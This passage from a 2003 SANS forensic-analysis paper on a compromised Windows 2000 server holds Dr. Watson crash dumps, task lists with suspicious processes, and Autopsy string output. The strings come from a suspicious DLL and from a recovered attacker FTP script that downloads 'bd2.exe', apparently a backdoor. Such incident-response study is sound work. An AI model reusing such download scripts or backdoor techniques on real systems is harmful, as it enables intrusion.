 948 Nvcsched.exe
2700 CSRSS.exe
2280 WINLOGON.exe
3096 rdpclip.exe
3200 explorer.exe
3216 tb2init.exe
 248 tb2logon.exe
2352 internat.exe
2288 sqlmangr.exe
1896 mmc.exe
```

```
2928 explorer.exe
3656 tb2logon.exe
3972 Zlh.exe
3768 internat.exe
3860 Nymse.exe
3204 Nip.exe
3708 CClaw.exe
3964 sqlmangr.exe
2232 Nvcod.exe
2264 mssdmn.exe
2392 DRWTSN32.exe
  0 _Total.exe
(00400000 - 00434000)
(77F80000 - 77FFB000)
(77E80000 - 77F31000)
(77E10000 - 77E6F000)
(77F40000 - 77F79000)
(77DB0000 - 77E0B000)
(77D30000 - 77DA1000)
(782F0000 - 78536000)
(77C70000 - 77CBA000)
(77B50000 - 77BD9000)
(77A50000 - 77B45000)
(75050000 - 75058000)
(75030000 - 75043000)
(78000000 - 78046000)
(75020000 - 75028000)
(67F70000 - 67F99000)
(60000000 - 60031000)
(67BA0000 - 67BA5000)
(67DE0000 - 67DFC000)
(67A30000 - 67A96000)
(67EB0000 - 67ECA000)
(6E420000 - 6E426000)
(75E60000 - 75E7A000)
(67F30000 - 67F47000)
(60040000 - 60050000)
(67FA0000 - 67FE9000)
(782C0000 - 782CC000)
(77980000 - 779A4000)
(77340000 - 77353000)
(77520000 - 77525000)
(77320000 - 77337000)
(75150000 - 75160000)
(75170000 - 751BF000)
(77BE0000 - 77BEF000)
(751C0000 - 751C6000)
(77950000 - 77978000)
(779B0000 - 77A4B000)
(773B0000 - 773DE000)
(77380000 - 773A2000)
(77830000 - 7783E000)
(77880000 - 7790D000)
(77C10000 - 77C6D000)
(774E0000 - 77512000)
(774C0000 - 774D1000)
(77530000 - 77552000)
(77360000 - 77379000)
(777E0000 - 777E8000)
(777F0000 - 777F5000)
(67F50000 - 67F63000)
```

```

State Dump for Thread Id 0xe60
eax=00000000 ebx=00400000 ecx=0012ffb0 edx=00000000 esi=0012ff18
edi=00000000
eip=77e5805f esp=0012fedc ebp=0012fef4 iopl=0          nv up ei pl zr na po
nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
efl=00000246
function: GetMenuItemRect
    77e58046 b899110000      mov     eax,0x1199
    77e5804b 8d542404      lea    edx,[esp+0x4]
ss:0099d4af=????????
    77e5804f cd2e          int     2e
    77e58051 c21000      ret     0x10
    77e58054 b89a110000      mov     eax,0x119a
    77e58059 8d542404      lea    edx,[esp+0x4]
ss:0099d4af=????????
    77e5805d cd2e          int     2e
    77e5805f c21000      ret     0x10
*----> Stack Back Trace <----*
FramePtr ReturnAd Param#1 Param#2 Param#3 Param#4 Function Name
0012FEF4 0040202D 0012FF18 00000000 00000000 00000000
user32!GetMenuItemRect
0012FF34 00418FF3 00400000 00000000 0013345C 00000001 !<nosymbols>
0012FFC0 77EA847C 000000D6 C0000034 7FFDF000 0012D B38 !<nosymbols>
0012FFF0 00000000 00418F13 00000000 000000C8 00000100
kernel32!ProcessIdToSessionId
*----> Raw Stack Dump <----*
0012fedc 40 72 e2 77 18 ff 12 00 - 00 00 00 00 00 00 00 00
@r.w.....
0012feec 00 00 00 00 12 72 e2 77 - 34 ff 12 00 2d 20 40 00 .....r.w4...-
@.
0012fefc 18 ff 12 00 00 00 00 00 - 00 00 00 00 00 00 00 00
.....
0012ff0c d6 00 00 00 00 00 00 00 - 00 f0 fd 7f 8a 01 02 00
.....
0012ff1c 0f 00 00 00 00 00 00 00 - 00 00 00 00 a8 f1 20 28 .....
(
0012ff2c e3 01 00 00 72 02 00 00 - c0 ff 12 00 f3 8f 41 00
....r.....A.
0012ff3c 00 00 40 00 00 00 00 00 - 5c 34 13 00 01 00 00 00
..@.....\4.....
0012ff4c d6 00 00 00 34 00 00 c0 - 00 f0 fd 7f 46 02 00 00
....4.....F...
0012ff5c 5c 34 13 00 70 ac d6 b6 - 44 00 00 00 00 59 13 00
\4..p...D...Y..
0012ff6c 78 57 13 00 60 40 13 00 - 00 00 00 00 00 00 00 00
xW..`@.....
0012ff7c 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00
.....
0012ff8c 00 00 00 00 01 00 00 00 - 01 00 00 00 00 00 00 00
.....
0012ff9c ff ff ff ff ff ff ff ff - ff ff ff ff 4c ff 12 00
.....L...
0012ffac 00 00 00 00 e0 ff 12 00 - 18 c8 41 00 28 54 42 00
.....A.(TB.
0012ffbc 00 00 00 00 f0 ff 12 00 - 7c 84 ea 77 d6 00 00 00
.....|.w....
0012ffcc 34 00 00 c0 00 f0 fd 7f - 38 db 12 00 c8 ff 12 00
4.....8.....
0012ffdc 38 db 12 00 ff ff ff ff - 6c 13 ed 77 a8 2a e8 77
8.....l..w.*.w
    
```

```

0012ffec 00 00 00 00 00 00 00 00 - 00 00 00 00 13 8f 41 00
.....A.
0012fffc 00 00 00 00 c8 00 00 00 - 00 01 00 00 ff ee ff ee
.....
0013000c 02 00 00 00 00 00 00 00 - 00 fe 00 00 00 00 10 00
.....
State Dump for Thread Id 0xf6c
eax=00416c00 ebx=00000002 ecx=00000000 edx=00000000 esi=77f837a7
edi=00000002
eip=77f837b2 esp=00a6ff14 ebp=00a6ff60 iopl=0          nv up ei pl zr na po
nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
efl=00000246
function: NtWaitForMultipleObjects
       77f837a7 b8e9000000      mov     eax,0xe9
       77f837ac 8d542404      lea    edx,[esp+0x4]
ss:012dd4e7=????????
       77f837b0 cd2e          int     2e
       77f837b2 c21400      ret     0x14
*----> Stack Back Trace <----*
FramePtr ReturnAd Param#1  Param#2  Param#3  Param#4  Function Name
00A6FF60 77EA9C13 00A6FF38 00000001 00000000 00000000
ntdll!NtWaitForMultipleObjects
00A6FFEC 00000000 00416C00 00000000 00000000 00000008
kernel32!WaitForMultipleObjects
*----> Raw Stack Dump <----*
00a6ff14 00 9d ea 77 02 00 00 00 - 38 ff a6 00 01 00 00 00
...w....8.....
00a6ff24 00 00 00 00 00 00 00 00 - 00 00 00 00 ac ff a6 00
.....
00a6ff34 00 00 00 00 ac 00 00 00 - 9c 00 00 00 60 55 8c 88
.....`U..
00a6ff44 f0 56 8c 88 c7 bf 42 80 - 60 55 8c 88 c0 56 8c 88
.V....B.`U...V..
00a6ff54 f0 44 00 80 70 ac d6 b6 - 01 c0 f4 77 ec ff a6 00
.D..p.....w....
00a6ff64 13 9c ea 77 38 ff a6 00 - 01 00 00 00 00 00 00 00
...w8.....
00a6ff74 00 00 00 00 00 00 00 00 - dd 94 40 00 02 00 00 00
.....@.....
00a6ff84 b0 ff a6 00 00 00 00 00 - ff ff ff ff 00 00 00 00
.....
00a6ff94 3f 6c 41 00 ac ff a6 00 - b0 ff a6 00 00 00 00 00
?lA.....
00a6ffa4 ff ff ff ff 00 00 00 00 - 02 00 00 00 ac 00 00 00
.....
00a6ffb4 9c 00 00 00 d8 b2 e8 77 - 00 00 00 00 00 00 00 00
.....w.....
00a6ffc4 00 00 00 00 00 00 00 00 - 00 d0 fd 7f 00 00 00 00
.....
00a6ffd4 c0 ff a6 00 00 00 00 00 - ff ff ff ff 6c 13 ed 77
.....l..w
00a6ffe4 98 2a e8 77 00 00 00 00 - 00 00 00 00 00 00 00 00
.*.w.....
00a6fff4 00 6c 41 00 00 00 00 00 - 00 00 00 00 08 00 00 00
.lA.....
00a70004 01 01 00 00 ee ff ee ff - 00 00 00 00 00 00 95 00
.....
00a70014 00 d0 00 00 00 00 a7 00 - 00 01 00 00 40 00 a7 00
.....@...

```

```

00a70024 00 00 b7 00 1a 00 00 00 - 06 00 00 00 a8 05 95 00
.....
00a70034 00 00 00 00 88 af ac 00 - 00 00 00 00 01 0a 08 00
.....
00a70044 01 01 08 00 4d 5a 90 00 - 03 00 00 00 04 00 00 00
....MZ.....
State Dump for Thread Id 0xec8
eax=01731ffd ebx=67f88ffe ecx=00ffbba8 edx=00007ffd esi=019f0238
edi=019f0020
eip=67a413fc esp=00ffb9ac ebp=00ffb9f8 iopl=0          nv up ei ng nz na po
nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
efl=00000286
function: <nosymbols>
    67a413d9 8b4d18          mov     ecx, [ebp+0x18]
ss:01868fca=????????
    67a413dc 8b09          mov     ecx, [ecx]
ds:00ffbba8=67f81000
    67a413de 8d4c1101      lea    ecx, [ecx+edx+0x1]
ds:008755d0=????????
    67a413e2 898fc8000000  mov    [edi+0xc8], ecx
ds:019f00e8=67f88ffe
    67a413e8 8b5801      mov     ebx, [eax+0x1]
ds:01f9f5cf=????????
    67a413eb eb18          jmp    67a49f05
    67a413ed 8b4d18      mov     ecx, [ebp+0x18]
ss:01868fca=????????
    67a413f0 8b19          mov     ebx, [ecx]
ds:00ffbba8=67f81000
    67a413f2 8d5c1301      lea    ebx, [ebx+edx+0x1]
ds:008755d0=????????
    67a4 13f6 899fc8000000  mov    [edi+0xc8], ebx
ds:019f00e8=67f88ffe
FAULT ->67a413fc 8b4001      mov     eax, [eax+0x1]
ds:01f9f5cf=????????
    67a413ff 0301          add    eax, [ecx]
ds:00ffbba8=67f81000
    67a41401 8d5c1005      lea    ebx, [eax+edx+0x5]
ds:008755d0=????????
    67a41405 8b4520      mov     eax, [ebp+0x20]
ss:01868fca=????????
    67a41408 8b00          mov     eax, [eax]
ds:01731ffd=????????
    67a4140a a818          test   al, 0x18
    67a4140c 8945f0      mov     [ebp+0xf0], eax
ss:01868fca=????????
    67a4140f 752b          jnz    67a49f3c
    67a41411 8b8ef8010000  mov    ecx, [esi+0x1f8]
ds:019f0430=019f0154
    67a41417 8bc3          mov     eax, ebx
    67a41419 2b4134      sub    eax, [ecx+0x34]
ds:0186917a=????????
    67a4141c 8b4df8      mov     ecx, [ebp+0xf8]
ss:01868fca=????????
*----> Stack Back Trace <----*
FramePtr ReturnAd Param#1 Param#2 Param#3 Param#4 Function Name
00FFB9F8 67A409EC 00007FFD 00000FFD 00FFB28 00FFBBC0 !<nosymbols>
00FFBBB8 67A3B164 00000000 00000000 00FFC405 00000000 !<nosymbols>
00FFBC5C 67A3B9FA 00FFBCA0 00000001 01710DF0 0 0000000 !<nosymbols>
00FFBD80 67A31DC0 009535F0 00000000 00030011 01710DF0 !<nosymbols>
00FFC058 009535F0 00FFC170 00030011 00000003 016F0AC0 !<nosymbols>

```

```

000000D1 00000000 00000000 00000000 00000000 00000000 <nosymbols>
*----> Raw Stack Dump <----*
00ffb9ac 20 00 9f 01 38 02 9f 01 - 00 00 00 00 04 ba ff 00
...8.....
00ffb9bc 8b 11 a4 67 dc b9 ff 00 - 08 00 00 00 00 00 00 00
...g.....
00ffb9cc 38 02 9f 01 00 00 00 00 - 20 00 9f 01 38 02 9f 01 8.....
...8...
00ffb9dc 00 10 00 00 80 f0 01 00 - 00 90 00 00 04 00 00 00
.....
00ffb9ec 00 10 73 01 be 04 9f 01 - 00 00 00 00 b8 bb ff 00
...s.....
00ffb9fc ec 09 a4 67 fd 7f 00 00 - fd 0f 00 00 28 bb ff 00
...g.....(...
00ffba0c c0 bb ff 00 a8 bb ff 00 - 00 80 03 00 b0 bb ff 00
.....
00ffba1c 01 00 00 00 00 00 00 00 - 05 c4 ff 00 31 40 00 00
.....1@..
00ffba2c 00 00 04 00 00 00 91 00 - 78 0e 71 01 00 00 00 00
.....x.q....
00ffba3c 6c ba ff 00 f0 44 a6 67 - a0 bc ff 00 00 00 00 00
l....D.g.....
00ffba4c 80 ba ff 00 40 00 00 00 - ac bb ff 00 bc 01 00 00
....@.....
00ffba5c c4 00 00 00 b8 39 f8 77 - ff ff ff ff 78 0e 71 01
.....9.w....x.q.
00ffba6c 5c bb ff 00 04 3e a6 67 - f0 0d 71 01 70 bb ff 00
\....>.g..q.p...
00ffba7c 5c bb ff 00 00 00 00 00 - 5c ba ff 00 02 00 00 00
\.....\.....
00ffba8c ac bb ff 00 70 52 95 00 - 5c 52 95 00 50 45 00 00
....pR..\R..PE..
00ffba9c 4c 01 04 00 e9 48 19 3e - 00 00 00 00 00 00 00 00
L....H.>.....
00ffbaac e0 00 0e 21 0b 01 06 00 - 00 80 03 00 00 00 01 00
...!.....
00ffbab0 00 00 00 00 c1 dd 02 00 - 00 10 00 00 00 90 03 00
.....
00ffbacc 00 00 f8 67 00 10 00 00 - 00 10 00 00 04 00 00 00
...g.....
00ffbadc 00 00 00 00 04 00 00 00 - 00 00 00 00 00 90 04 00
.....
State Dump for Thread Id 0xb40
eax=778321fe ebx=00000004 ecx=ffffffff edx=00000000 esi=77f837a7
edi=00000004
eip=77f837b2 esp=0159fd24 ebp=0159fd70 iopl=0          nv up ei pl zr na po
nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
efl=00000246
function: NtWaitForMultipleObjects
    77f837a7 b8e9000000      mov     eax,0xe9
    77f837ac 8d542404      lea    edx,[esp+0x4]
ss:01e0d2f7=????????
    77f837b0 cd2e          int     2e
    77f837b2 c21400      ret     0x14
*----> Stack Back Trace <----*
FramePtr ReturnAd Param#1 Param#2 Param#3 Param#4 Function Name
0159FD70 77EA9C13 0159FD48 00000001 00000000 00000000
ntdll!NtWaitForMultipleObjects
0159FFB4 77E8B2D8 00000005 00000000 000B000A 001524B0
kernel32!WaitForMultipleObjects

```


Autopsy string Cluster Report (ver 1.70)

```

-----
Cluster: 559900
Length: 51200 bytes
/usr/task/bin/ifind: entry 16 has an invalid MFT magic: 1
Not allocated to any meta data structures
MD5 of raw Cluster:
MD5 of string output: 872170a68682785c081069ec5c943f75
Image: /opt/giac//giac_01/win2ksrv/images/sda1_c.dd
Image Type: ntfs
Date Generated: Fri Apr  4 13:54:35 2003
Investigator: root
-----

```

```
[...]
```

```

3      4r4
5&696
8g8u8
9]9e9
: :(:8:I:\:t:
1[4h4
5"6+686I6
969I9X9x9
:B:Z:t:
?8?}?
2 2$2(2,2024282<2
6#6?6
93:8:W:b:m:w:
=*=T=^=o=|=
>J>_>
>!?!&?i?
0f010
1w1}1
2(202
1T2X2`2d2H6T6\6`6
7 7(70787@7H7P7X7`7h7p7x7
9 909@9H9
>,><>
D0H0
1$1(1,10141
5 5$5(5,5054585<5@5D5H5L5P5T5X5 \5`5d5h5l5p5t5x5|5
Microsoft (R) Windows 2000 (TM) Version 5.00 DrWtsn32
Copyright (C) 1985-1999 Microsoft Corp. All rights reserved.
Application exception occurred:
    App: (pid=2232)
    When: 25.01.2003 @ 11:36:25.353
    Exception number: c0000005 (access violation)
*----> System Information <----*
    Computer Name: XXXXXXXXXXXXXXXX
    User Name: Administrator
    Number of Processors: 4
    Processor Type: x86 Family 6 Model 7 Stepping 3
    Windows 2000 Version: 5.0
    Current Build: 2195
    Service Pack: 3
    Current Type: Multiprocessor Free
    Registered Organization: XXXXXXXXXXXXXXXX
    Registered Owner: administrator
*----> Task List <----*

```

```
0 Idle.exe
8 System.exe
188 SMSS.exe
212 CSRSS.exe
236 WINLOGON.exe
264 SERVICES.exe
276 LSASS.exe
396 termsrv.exe
516 svchost.exe
544 spoolsv.exe
572 msdtc.exe
728 DNTUS26.exe
744 DWRCs.exe
756 svchost.exe
776 dllhost.exe
800 LLSSRV.exe
896 sqlservr.exe
924 Zanda.MZ
!This program cannot be run in DOS mode.
Richm
.text
.data
.rsrc
@.reloc
KERNEL32.dll
IMAGEHLP.dll
VERSIONHASH PREPEND 12345678900987654321
FILEHASH PREPEND FILEHASHfilehashFILEHASHfilehash
rsaenhs.dll
rsaenh.dll
schannel.dll
WWWj
VSWWWj
F' u
SVWtJ
X_^[
VWh
X9D$
L$$rN
D$ H
D$ u
_^][
Vd_^
@$vT2
L$$rN
D$ H
D$ u
_^][
\ $XUV
D$1RP
_^][
SVWU3
]^[_
QZ^&
VWSU
]^[_
VWSU
]^[_
CloseHandle
UnmapViewOfFile
MapViewOfFile
```

© SANS Institute 2003, Author retains full rights.

```
CreateFileMappingA
CreateFileA
lstrlenA
GetSystemDirectoryA
FreeResource
VirtualAlloc
SizeofResource
LockResource
LoadResource
FindResourceW
KERNEL32.dll
ImageNtHeader
IMAGEHLP.dll
instsch.dll
DllMain
GetEncSChannel
_FYL*
!V54&
{WsN
MaEY
\uje
K5F!"
ouZLx
bDl9n
[{\~
G_Oi
]IW;
```

© SANS Institute 2003, Author retains full rights.

ASCII Contents of Cluster 1244370 (512 bytes) in images/s da1_c.dd

```
FILE*...L.....0...H.....`.....H.....p;.
8...4$.r...4$.r...E..`...
.....0...`.....H.....$.p;.8
.....r.....r.....r.....
.....a.b.c.....P.....1.....anonymous
XXXXX
bin
lcd c:\
get bd2.exe
bye
...yG.....yG.....
.....
.....
```

© SANS Institute 2003, Author retains full rights.

Upcoming SANS Forensics Training

CLICK HERE TO
REGISTER NOW!

SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
Community SANS Columbia FOR500	Columbia, MD	Aug 14, 2017 - Aug 19, 2017	Community SANS
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
Community SANS Columbia FOR508	Columbia, MD	Aug 21, 2017 - Aug 26, 2017	Community SANS
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
Network Security 2017 - FOR500: Windows Forensic Analysis	Las Vegas, NV	Sep 10, 2017 - Sep 15, 2017	vLive
Network Security 2017 - FOR572: Advanced Network Forensics and Analysis	Las Vegas, NV	Sep 10, 2017 - Sep 15, 2017	vLive
Network Security 2017 - FOR585: Advanced Smartphone Forensics	Las Vegas, NV	Sep 10, 2017 - Sep 15, 2017	vLive
Network Security 2017 - FOR526: Memory Forensics In-Depth	Las Vegas, NV	Sep 10, 2017 - Sep 15, 2017	vLive
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Community SANS Ottawa FOR610	Ottawa, ON	Sep 18, 2017 - Sep 23, 2017	Community SANS
Baltimore Fall 2017 - FOR610: Reverse-Engineering Malware: Malware Analysis Tools and Techniques	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	vLive
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
Data Breach Summit & Training	Chicago, IL	Sep 25, 2017 - Oct 02, 2017	Live Event
SANS Copenhagen 2017	Copenhagen, Denmark	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
Mentor Session - FOR500	Daytona Beach, FL	Sep 28, 2017 - Nov 09, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
SANS vLive - FOR500: Windows Forensic Analysis	FOR500 - 201710,	Oct 09, 2017 - Nov 15, 2017	vLive
Community SANS Boston FOR610	Boston, MA	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Mentor Session - FOR500	Austin, TX	Oct 12, 2017 - Nov 09, 2017	Mentor
SANS Tysons Corner Fall 2017	McLean, VA	Oct 14, 2017 - Oct 21, 2017	Live Event
SANS Tokyo Autumn 2017	Tokyo, Japan	Oct 16, 2017 - Oct 28, 2017	Live Event
SANS vLive - FOR578: Cyber Threat Intelligence	FOR578 - 201710,	Oct 16, 2017 - Nov 15, 2017	vLive